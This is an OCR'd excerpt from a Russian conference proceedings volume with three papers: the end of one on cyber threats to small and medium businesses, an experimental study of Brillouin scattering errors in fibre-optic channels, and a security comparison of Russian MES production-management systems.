


Рис. 1. Типы украденных данных (в успешных атаках на организации)

При этом к основным видам киберугроз, направленных на нарушение конфиденциальности, целостности и доступности персональных данных [2], добавились новые, актуальные проблемы – такие как использование искусственного интеллекта злоумышленниками и двойной листинг. Перечень рассматриваемых видов угроз с характеристикой их влияния на МСП, приведен в таблице 1.

ТАБЛИЦА 1. Особенности видов угрозкибербезопасности для малого и среднего предпринимательства

Тип	Особенность
Кибершпионаж	Это вид кибератаки, при котором злоумышленники могут получить доступ к конфиденциальным данным компании, например, интеллектуальной собственности, документам стратегического и бизнес-планирования
Эксплуатация уязвимостей	Эксплуатации злоумышленниками любой уязвимости до того, как она будет закрыта производителем, который выпустит соответствующее обновление
Фишинг	Метод мошенничества, при котором злоумышленник, выдавая себя за легитимного человека или организацию, запрашивает конфиденциальную информацию (банковские реквизиты, логины, пароли) у жертвы
Рассылка вредоносных программ	Злоумышленники могут отправлять вредоносные программы (вирусы, шпионское ПО) через электронную почту или любой другой канал связи. Эти программы могут украсть конфиденциальные данные, изменить их или сделать недоступными с помощью шифровальщика, а также негласно использовать ресурсы ЭВМ
DDOS-атаки	Эта атака направлена на перегрузку сети бизнес-сайта, что делает его недоступным для пользователей. Доступность сайта для клиентов малого и среднего бизнеса является важным показателем деятельности, так как большинство клиентов делают покупку или сотрудничают с компанией только через веб-страницу
SQL-инъекции	Взлом баз данных, при котором злоумышленник может получить доступ к конфиденциальной информации о клиентах (например, логины и пароли)
Двойной листинг	В этом случае об атаке на одну и ту же организацию заявляют сразу две группировки вымогателей, требуя выкуп
ИИ, цифровая идентичность	ИИ помогает злоумышленникам создавать иллюзию осмысленного диалога с жертвой, создавать дипфейки голосов, изображений и видео, генерировать убедительные фишинговые письма
Человеческий фактор, социальная инженерия	Кража или утечка данных может быть спровоцирована некомпетентностью и халатностью ответственных лиц, в том числе из-за отсутствия профильного образования или отсутствия спецподразделения ИБ

Как правило, высокий уровень защищенности персональных данных способны обеспечивать крупные организации, в которых предусмотрены департаменты информационной безопасности и используются комплексные меры и системы защиты. Несмотря на ограниченные ресурсы и возможности для обеспечения кибербезопасности, МСП в России подвержены кибератакам в самых разных отраслях. При этом в условиях конкуренции ущербом является не только кража денег организации, сотрудников и клиентов, но и репутационные риски, прерывание деятельности, нарушение режима конфиденциальности (кража коммерческой тайны, медицинских данных клиентов, информации учетных данных и других). В случае успешной кибератаки, например, на финансовые, промышленные и медицинские предприятия, помимо потери доверия клиентов и негативной реакции населения, может быть нанесен серьезный вред государству [3, 4].

Цифровая экономика в наши дни предполагает использование субъектами малого и среднего предпринимательства больших данных, чтобы улучшать производственные процессы, определять потребности клиентов, прогнозировать спрос на свои товары и услуги. Эта тенденция также ведет к проблеме нехватки квалифицированных кадров и ограничения ресурсов.

Ассоциацией больших данных (АБД – некоммерческая организация, объединяющая крупных владельцев больших данных) предложено ежегодно проводить аудит системы информационной безопасности и разработан отраслевой стандарт защиты данных [5]. В указанном документе описана балльная система оценки по разнообразным метрикам, что позволяет оценить эффективность управленческих процессов обеспечения защиты информации операторов персональных данных. Авторы стандарта вводят 26 критериев, некоторые из них – двухфакторная аутентификация, перечень разрешенных и запрещенных наименований ПО, управление учетными записями пользователей и оперативное изменение доступа к системам организации, определение временного интервала в 36 часов на реагирование в случае возникновения инцидента ИБ, а также другие метрики.

Учитывая практическую применимость перечисленных в стандарте мер и постоянное совершенствование систем защиты данных организациями АБД, этот стандарт целесообразно использовать предприятиям МСП как свод best practices при отсутствии собственного высококвалифицированного IT-отдела, а также для снижения оборотного штрафа в случае утечки ПД в результате кибератаки.

Вышеуказанный проект представляет собой формализованный перечень мер, с помощью которого операторы персональных данных смогут снизить риски киберугроз. Часть этих мер указана также в Приказе ФСТЭК России № 21 от 18 февраля 2013 г. [6], однако регуляторами до сих пор не разработан единый классификатор мер защиты информации, призванный

объединить и гармонизировать схожие и отличающиеся меры разнообразных стандартов и приказов. В случае с субъектами малого и среднего предпринимательства, целесообразно разработать ясные, однозначные и подробные дорожные карты достижения результативной кибербезопасности, важно находить баланс между эффективностью защитных мер и их стоимостью, а значит следует предложить субсидии на внедрение мер защиты информации, а также реализовать борьбу с хакерами и инсайдерами на уровне государства.

Таким образом, в данной статье мы изучили специфику кибератак на субъекты малого и среднего предпринимательства, их влияние на предприятия и предложили методы государственной поддержки, способствующие разработке и внедрению эффективных систем защиты информационной безопасности.

Список используемых источников:

1. Positive Technologies. Актуальные киберугрозы: III квартал 2023 года [Электронный ресурс]. URL: https://www.ptsecurity.com/ru-ru/research/analytics/cybersecurity-threatscape-2023-q3/ (дата обращения 12.11.2023).

2. Багдасарян Г.Ф. Кибербезопасность и киберугрозы современного малого и среднего российского бизнеса // Вестник евразийской науки, 2023. Т. 15 № s2. URL: https://esj.today/PDF/36FAVN223.pdf

3. Киселёв А. С. О необходимости правового регулирования в сфере искусственного интеллекта: дипфейк как угроза национальной безопасности // Вестник МГОУ. Серия: Юриспруденция, 2021. № 3. С. 54–64.

4. Осипова В. В., Зенкина Е. В. Цифровизация экономики, ее влияние на бизнес структуру. Кибербезопасность // Юность науки, 2021. С. 139–148.

5. Сетевое издание Ведомости. Аудит кибербезопасности может стать ежегодным [Электронный ресурс]. URL: https://www.vedomosti.ru/technology/articles/2023/11/03/1004188-audit-kiberbezopasnosti-ezhegodnim (дата обращения 07.11.2023).

6. Приказ ФСТЭК РФ от 18.02.2013 № 21 «Об утверждении состава и содержания организационных и технических мер по обеспечению безопасности персональных данных при их обработке в информационных системах персональных данных» [Электронный ресурс]. URL: https://fstec.ru/dokumenty/vse-dokumenty/prikazy/prikaz-fstek-rossii-ot-18-fevralya-2013-g-n-21 (дата обращения 12.11.2023).

УДК 535.36
ГРНТИ 29.31.15

ЭКСПЕРИМЕНТАЛЬНАЯ ОЦЕНКА ВЛИЯНИЯ ВЫНУЖДЕННОГО РАССЕЯНИЯ МАНДЕЛЬШТАМА-БРИЛЛЮЭНА НА ОШИБКИ В КАНАЛЕ ВОЛС

А. А. Мажирина, А. Н. Сигаев

ОАО СУПЕРТЕЛ

Описаны результаты экспериментов по оценке влияния величины сдвига стоксовой частоты ВРМБ на порог появления ошибок в линии. При высоком уровне входной мощности обнаружено расширение полосы стоксовых частот. Величина порога мощности появления ошибок сигнала OTU-2 в канале увеличилась.

ошибки в канале связи, рассеяние Мандельштама-Бриллюэна, пороговое значение мощности

Эта работа продолжает описание исследований [1] влияния ВРМБ на ошибки в канале связи ВОЛС.

Мы поставили перед собой цель найти допустимый уровень мощности в оптическом канале, при котором осуществляется передача сигналов OTU-2 без ошибок. Описанные в [1] измерения показали, что этот уровень определяется влиянием ВРМБ. Обнаружено, что ошибки начинают проявляться при уровнях входной мощности, при которой рассеянная мощность на стоксовой частоте достигала своего насыщения. Также обнаружено, что измеренный порог ВРМБ существенно ниже предсказываемых в литературе, а именно около 13-14 дБм, вместо ожидавшихся 20-22 дБм, согласно [2]. Было исследовано изменение спектра рассеянного назад сигнала в зависимости от входной мощности, и обнаружено, что в волокне G.652 стоксовая частота совпадает с тактовой частотой модуляции сигнала OTU-2.

Здесь мы предлагаем результаты исследования этих процессов в другом типе волокна, а также с другой скоростью модуляции.

Следует отметить, что в различных источниках оценки порогового уровня ВРМБ различаются.

Так, в [2] приведена оценка пороговой мощности в 20 дБм на основе измерения спектра рассеянного назад сигнала, модулированного со скоростью 10 Гбит/сек. Судя по рис.5.15, [2], авторы принимают здесь за порог значение мощности на входе волокна, при которой величина стоксовой компоненты сравнялась с величиной рассеянного назад света на несущей частоте.

В [3] за порог принимают значение входной мощности, при которой вторая производная выходной мощности по уровню входной минимальна.

На графике это соответствует области выхода кривой на участок ограничения. При этом (рис.3а, [3]) для сигнала с частотой амплитудной модуляции 10 Гбит/с значение пороговой мощности составляет около 18-20 дБм.

В [4], стр. 200, порог отсечки ВРМБ определен как значение входной мощности, на которой рассеянная мощность (на стоксовой частоте) возрастает до величины входной мощности, что недостижимо в принципе.

В [5] проводится глубокий анализ различных вариантов порогового значения ВРМБ и предлагается свое определение, основанное на значении μ= 0,07 – коэффициента преобразования 7% мощности входящего излучения накачки в мощность рассеянного стоксова излучения.

В наших испытаниях нам было важно использовать простой и однозначный метод определения параметров рассеяния, чтобы сравнивать между собой различные серии измерений. На наш взгляд, наиболее достоверно можно измерить значение мощности отсечки как точку пересечения зависимостей отраженного сигнала несущей частоты и рассеянного на стоксовой частоте, что не противоречит измерениям в [2], стр.74, рис. 5.15.

На рис.1 (слева) можно видеть спектр рассеянного сигнала при входной мощности 13,92 дБм. Из ряда измерений спектра при разном уровне сигнала мы строим график зависимости мощностей (справа) и по графику находим пороговую мощность Pth=13,0 дБм. В этом эксперименте мы не могли отделить в боковой полосе тактовую частоту от стоксовой, поскольку обнаруживается их полное совпадение. В [1] мы предположили, что именно это совпадение вызывает сильное взаимодействие этих двух сигналов, приводя к появлению ошибок в линии.




Рис.1 Спектр рассеянного назад от волокна G.652D сигнала (слева) и зависимости мощности пиков несущей частоты A и стоксовой B от мощности входного сигнала накачки (справа)

Для проверки этой гипотезы мы провели измерения по описанной в [1] методике как с измененной тактовой частотой, так и при распространении сигналов в другом типе волокна.

Для изменения тактовой частоты мы провели измерения сигналов в формате OUT-2e. В этом сигнале тактовая частота составляет не 10.7 ГГц, а

11.1 ГГц. Однако, увеличение тактовой частоты на 400 МГц не привело к заметным изменениям параметров взаимодействия и количестве ошибок.

Следующие эксперименты были проведены с соединенными 2 катушками волокна с отрицательной дисперсией SNR-DCM-100, длина волокна составляла 20,769 км.

В этом волокне мы наблюдали рассеяние немодулированного сигнала, и, в другом эксперименте, - сигнала с модуляцией OTU-2. Рассеяние немодулированного сигнала дает нам точное значение стоксового смещения частоты при ВРМБ, чтобы при рассеянии сигнала OTU-2 не допустить ошибки в его идентификации.

Эволюция формы спектра рассеянного сигнала приведена на рис.2. На полях рисунков отмечено значение мощности на входе в волокно, при которых производилось измерение.




Рис. 2. Изменение спектра рассеянного монохроматического сигнала при увеличении мощности на входе в волокно (4 картины из серии измерений)

В этом эксперименте мы видим, что на малом уровне входной мощности рассеяние Мандельштама–Бриллюэна на тепловых фононах происходит почти симметрично на стоксовой и антистоксовой частотах. Смещение спектров рассеяния от несущей в этом эксперименте составило 9.7 ГГц против 10,8 ГГц для волокна G.652D, что позволит отделить стоксовую частоту ВРМБ и тактовую частоту амплитудной модуляции сигнала OTU-2. По мере увеличения мощности возникает сильная несимметрия в спектре, мощность

стоксовой волны сравнивается с мощностью несущей. Мы предлагаем считать этот уровень мощностью отсечки, в этом эксперименте ее величина составила около 8 дБм (рис.4).

При дальнейшем росте входной мощности происходит усложнение спектра рассеянного сигнала, что может быть связано с влиянием акустических мод волновода [6]. Из рис.2 можно определить частотное расстояние в 6.3 ГГц между крайними частотами в сложном спектре модуляции стоксовой частоты.

Следующий эксперимент показал, что рассеяние на волокне с отрицательной дисперсией действительно демонстрирует частотное разделение между тактовой частотой в спектре и стоксовой частотой (рис.3) – боковые частоты в спектре имеют два пика, один из которых – частота Стокса, а другой – тактовая. Однако, при увеличении мощности до 15,5 dBm (уровня появления ошибок в линии), мы видим, что спектр сигнала стоксовой частоты расширяется и перекрывает тактовую частоту.




Рис. 3. Изменение спектра рассеянного сигнала OTU-2 при увеличении мощности от –0,15 до 18,53 дБм на входе в волокно (4 картины из серии измерений)

Таким образом, вследствие эффекта расширения спектра и в этом эксперименте не удалось полностью разделить стоксовую и тактовую частоты. Мы ожидали, что увеличение расстояния между ними приведет к увеличению порога ВРМБ. Сравнение рис.1 (Pth=13,0 дБм) и рис.4 (Pth=12,5дБм) показывает незначительное изменения порога (при уменьшении эффективной площади модового пятна почти в 4 раза можно было ожидать соответствующее уменьшение и Pth). Уровень мощности, при котором начинают

появляться ошибки, незначительно увеличился: для G.652 это была величина 13,0 дБм, сейчас мы наблюдаем 15,5 дБм для того же модуля SFP.




Рис.4 Зависимость рассеянного сигнала на несущей и стоксовой частотах для немодулированного сигнала и сигнала формата OTU-2 (вверху) и зависимость коэффициента ошибок в линии от уровня входной мощности (внизу)

Выводы:

1. Эксперименты подтвердили результат [1], что порог появления ошибок в канале связан с влиянием процесса ВРМБ.

2. Изменение условий эксперимента – применение другого типа волокна – позволило отделить тактовую частоту от стоксовой. При этом порог мощности появления ошибок повысился.

3. При увеличении мощности происходит расширение стоксового пика частоты, и он перекрывает тактовую. Потому можно предположить, что порог появления ошибок еще возрастет при дальнейшем увеличении разноса стоксовой и тактовой частот и устранении этого перекрытия.

Список используемых источников:

1. Мажирина А. А., Сигаев А. Н. Экспериментальная оценка влияния вынужденного рассеяния Мандельштама-Бриллюэна на ошибки в канале ВОЛС// Всероссийская научно-техническая и научно-методическая конференция магистрантов и их руководителей; Сборник лучших докладов: в 2 т. Т. 1. / сост. Н. Н. Иванов. СПбГУТ.: Санкт-Петербург, 2023. С. 305–309.

2. Листвин В. Н., Трещиков В. Н./ DWDM системы М.: Наука, 2013. 267 с.

3. Lasuks I. The Effect of Stimulated Brillouin Scattering on WDM-PON. // Electronics and Electrical Engineering. Kaunas: Technologija, 2010. №7(103) PP. 105–108.

4. Kaminow I. P. (ed.), Koch T. L. /Optical Fiber Telecommunications IIIA. Academic Press, 1997. 608 p.

5. Жулидова М. О. и др. Взаимосвязь порога ВРМБ и ВРМБ усиления // Квантовая электроника, 2023. 53. №5. С. 436–440.

6. Богачков И. В. Определение профиля спектра рассеяния Мандельштама-Бриллюэна в оптических волокнах различных видов. // Вестник СибГУТИ. Новосибирск: Изд-во СибГУТИ, 2021. №2. С. 88–99.

УДК 004.05
ГРНТИ 81.93.296

АНАЛИЗ MES-СИСТЕМ ОТЕЧЕСТВЕННЫХ ПРОИВОДИТЕЛЕЙ

А. А Миняев, В. А. Шипунова

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича

На современных предприятиях системы управления производственными процессами играют ключевую роль. Они являются широко распространенными, однако попрежнему существует необходимость в оценке их надежности в различных областях промышленности. Статья посвящена анализу существующих систем управления производством отечественных производителей и выявлению их отличительных особенностей в части безопасности данных. Для сравнения были выбраны 5 показателей: отрасль производства, возможность интеграции, поддержка мобильных устройств и соответствие требованиям безопасности, наличие сертификата соответствия Федеральной службы по техническому и экспортному контролю Российской Федерации или добавление в единый реестр российских программ для электронных вычислительных машин и баз данных.

информационная безопасность; MES-система; угрозы безопасности информации

Введение

В промышленности системы управления производством - MES (от англ. manufacturing execution system), играют важную роль, обеспечивая планирование, контроль и оптимизацию операций. Они помогают добиться эффективности путем автоматизации производственных процессов за счет оптимального использования ресурсов, таких как энергия, сырье и трудовые ресурсы.

По данным компании InfoWatch за первое полугодие 2023 количество утечек информации увеличилось в 2,4 раза в мире [1]. За этот же период в Российской Федерации количество инцидентов уменьшилось на 17,5%. Несмотря на это, количество скомпрометированных данных возросло на 72% и составило 705 миллионов записей, по сравнению с 2022 годом [1]. Персональные данные остаются по прежнему самой распространенной информацией для хищения в 2023 году. На рисунке 1 показано распределение скомпрометированной информации по типам данных.

На основании вышеизложенного, целью работы является анализ существующих MES-систем отечественных производителей и выявление их отличительных особенностей со стороны безопасности данных.




Рис. 1. Распределение утечек по типам данных в России I полугодие 2022 г. – I полугодие 2023 г.

Угрозы безопасности информации

Чем больше процессы становятся автоматизированными, тем больше вероятность быть атакованными злоумышленниками, целью которых является получение конфиденциальной информации или вывода из строя системы. Это оказывает влияние на производство, и с каждым годом количество подобных инцидентов становится все больше, исходя из вышеизложенной статистики InfoWatch.

Основываясь на классификацию УБИ в базовой модели угроз безопасности ФСТЭК России и ГОСТ по классификации УБИ, угрозы безопасности информации (УБИ) можно классифицировать по 3 основным критериям: конфиденциальность, целостность и доступность [2]. Рассмотрим несколько основных групп угроз безопасности для MES-систем:

– Недостаточное шифрование данных: если данные не шифруются, то злоумышленники могут их перехватить или получить к ним доступ.

– Неправильная аутентификация или авторизация.

– Уязвимости программного обеспечения MES-систем: слабые места или ошибки в программном коде, также могут использоваться для атаки, направленной на получение несанкционированного доступа к системе.

– Несанкционированный доступ к конфиденциальной информации.

– Уязвимости, связанные с использованием информационных средств и сетей, включают в себя атаки на информационные системы, вирусы, фишинг, спам, утечку информации через Интернет и другие схемы и атак на информационные ресурсы.

Исходя из вида обрабатываемой информации, для ИС, в которой функционирует MES, могут быть актуальными разные типы и виды нарушителей, имеющие свою мотивацию и соответствующий потенциал. В соответствии с нормативными правовыми актами Российской Федерации выделяют следующие виды ИС:

– Информационная система персональных данных [3].

– Государственная информационная система [4].

– Автоматизированная система управления технологическим процессом [5].

– Автоматизированная система, обрабатывающая информацию ограниченного доступа [6].
– Критические информационные инфраструктуры [7].
– Информационные системы общего пользования [8].

Анализ MES-систем

Для того, чтобы защитить информацию, обрабатываемую в MES-системах, нужно ответственно подойти к ее выбору. Важно учитывать характер производственной деятельности конкретной организации. Система должна соответствовать потребностям производства, быть легко масштабируема, иметь возможность интеграции с уже существующими системами, а также отвечать требованиям безопасности.

Сравнение MES-систем проводилось с помощью следующих показателей:

1. Отрасль производства. Важно учитывать для управления каким предприятием предназначена система [9].
2. Возможность интеграции. Решения MES должны хорошо интегрироваться с уже использующимся программным обеспечением. Это обеспечит функционирование всего предприятия [9].
3. Поддержка мобильных устройств. Это помогает контролировать и управлять производством из любой точки цеха [9].
4. Наличие сертификата соответствия ФСТЭК России/включение в единый реестр российских программ для ЭВМ и БД. Это необходимо, чтобы предотвратить угрозы, связанные с наличием не декларированных возможностей в программном обеспечении.
5. Соответствие требованиям безопасности. Данные, обрабатываемые в системе, должны быть надежно защищены от кражи [9].

В работе были проведены исследования некоторых MES-систем отечественных производителей на основе [10-13]. Результаты сравнения представлены в таблице 1.

По результатам проведенных исследований было выявлено, что большинство систем подходят для машиностроения. Возможность интеграции присутствует у всех рассмотренных систем, однако 1С: MES, может взаимодействовать только с программами от производителя 1С. Единственная система, у которой есть сертификат соответствия ФСТЭК России - 1С: MES, Галактика ААМ и ФОБОС включены в реестр программного обеспечения. Из всех систем, только PolyPlan обеспечивает поддержку мобильных клиентов. Рассмотренные MES-систем имеют эффективные механизмы защиты.

ТАБЛИЦА 1. Результат сравнения MES-систем

№		1С: MES	Галактика AMM	ФОБОС	PolyPlan
1	Отрасль производства	Машиностроение, дискретное производство	Машиностроение, металлообработка	Машиностроения, приборостроения, деревообработки	Автоматизированные и частично автоматизированные системы производства
2	Возможность интеграции	С системами от 1С	PLM-системы, PDM-системы, ERP-системы	PLM-системы, PDM-системы, ERP-системы, системы электронной коммерции	САПР,ТП/АСТПП, ERP, CRM, системы управления проектами, базы данных
3	Поддержка мобильных устройств	Нет	Нет	Нет	Есть
4	Наличие сертификата соответствия ФСТЭК / включение в реестр ПО	Есть/Нет	Нет/Есть	Нет/Есть	Нет/Нет
5	Соответствие требованиям безопасности	Разграничение ролей, регистрация событий, шифрование данных	Разграничение ролей, аудит, контроль действий	Шифрование данных, мониторинг, обнаружение угроз, регулярные обновления	Безопасные протоколы, межсетевой экран, журанлирование, разграничение ролей

Заключение

В исследовательской работе были изучены MES-системы, выявлены основные угрозы безопасности информации. Было проведено сравнение систем управления производством отечественных производителей по 5 показателям: отрасль производства, возможность интеграции, поддержка мобильных устройств, соответствие требованиям безопасности и наличие сертификата соответствия ФСТЭК России или добавление в единый реестр российских программ для ЭВМ и БД.

Список используемых источников

1. Аналитический отчет «Утечки информации ограниченного доступа в мире и России, первое полугодие 2023 г.» [Электронный ресурс] // URL: https://www.infowatch.ru/sites/default/files/analytics/files/utechki-informatsii-ogranichennogo-dostupa-v-mire-i-rossii-za-pervoe-polugodie-2023-goda.pdf (дата обращения 30.11.2023).

2. Методический документ «Методика оценки угроз безопасности информации» от 5.02.2021 года; в ред. от 06.12.2022.

3. Федеральный закон «О персональных данных» от 27.07.2006 г. № 152-ФЗ; в ред. от 06.02.2023.

4. Постановление Правительства РФ «О требованиях к порядку создания, развития, ввода в эксплуатацию, эксплуатации и вывода из эксплуатации государственных информационных систем и дальнейшего хранения содержащейся в их базах данных информации» от 06.072015 г. N 676; в ред. от 16.12.2022.

5. Приказ ФСТЭК России «Об утверждении требований к обеспечению защиты информации в автоматизированных системах управления производственными и технологическими процессами на критически важных объектах, потенциально опасных объектах, а также объектах, представляющих повышенную опасность для жизни и здоровья людей и для окружающей природной среды» от 14.03.2014 г. № 31; в ред. 15.03.2021.

6. Руководящий документ «Автоматизированные системы. Защита от несанкционированного доступа к информации Классификация автоматизированных систем и требования по защите информации» от 30.03.1992 г.

7. Федеральный закон «О безопасности критической информационной инфраструктуры Российской Федерации» от 26.07.2017 г. № 187-ФЗ; в ред. от 01.12.2023.

8. Приказ ФСТЭК России «Об утверждении требований о защите информации, содержащейся в информационных системах общего пользования» от 31.08.2010 № 489; в ред. от 31.08.2010.

9. Выбор правильного программного обеспечения MES [Электронный ресурс] // URL: https://www.stankoff.ru/blog/post/1094 (дата обращения 01.12.2023).

10. 1С:MES Оперативное управление производством [Электронный ресурс] // URL: https://axioma-soft.ru/products/proizvodstvo-tek/1s-mes-operativnoe-upravlenie-proizvodstvom/ (дата обращения 02.12.2023)

11. Описание функциональности системы Галактика ААМ [Электронный ресурс] // URL: https://galaktika.ru/docs/AMM_about.pdf (дата обращения: 02.12.2023)

12. Интегрированная система технологической подготовки, оперативного планирования и диспетчерского контроля для машиностроительных производств «Фобос» [Электронный ресурс] //URL: https://mesfobos.ru/about/ (дата обращения 03.12.2023)

